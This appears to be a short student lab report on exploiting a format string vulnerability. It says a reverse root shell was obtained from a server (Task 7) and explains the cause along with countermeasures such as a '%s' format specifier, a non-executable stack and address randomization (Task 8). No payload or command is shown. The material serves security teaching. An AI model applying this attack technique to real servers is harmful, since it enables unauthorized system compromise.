
Task 7



We can see that we got the reverse shell from server.

The format string was constructed in a similar manner to the previous task except that instead of deleting a file from the victim's machine we try to obtain the root shell.

Task 8



The warning given by the compiler was because myprintf() takes 'msg' from the server directly and there is a mismatch of the specifier and argument. This makes attacker capable of passing any string and getting them executed. Therefore it should be written as ("s", msg) this will make compiler treat any data received as a string . Also apart from that we can make the stack nonexecutable. So, if the developer makes a mistake, the attackers string wont be executed. Another, countermeasure is to turn on address randomization. This makes it difficult for the attacker to calculate the address and place their malicious code.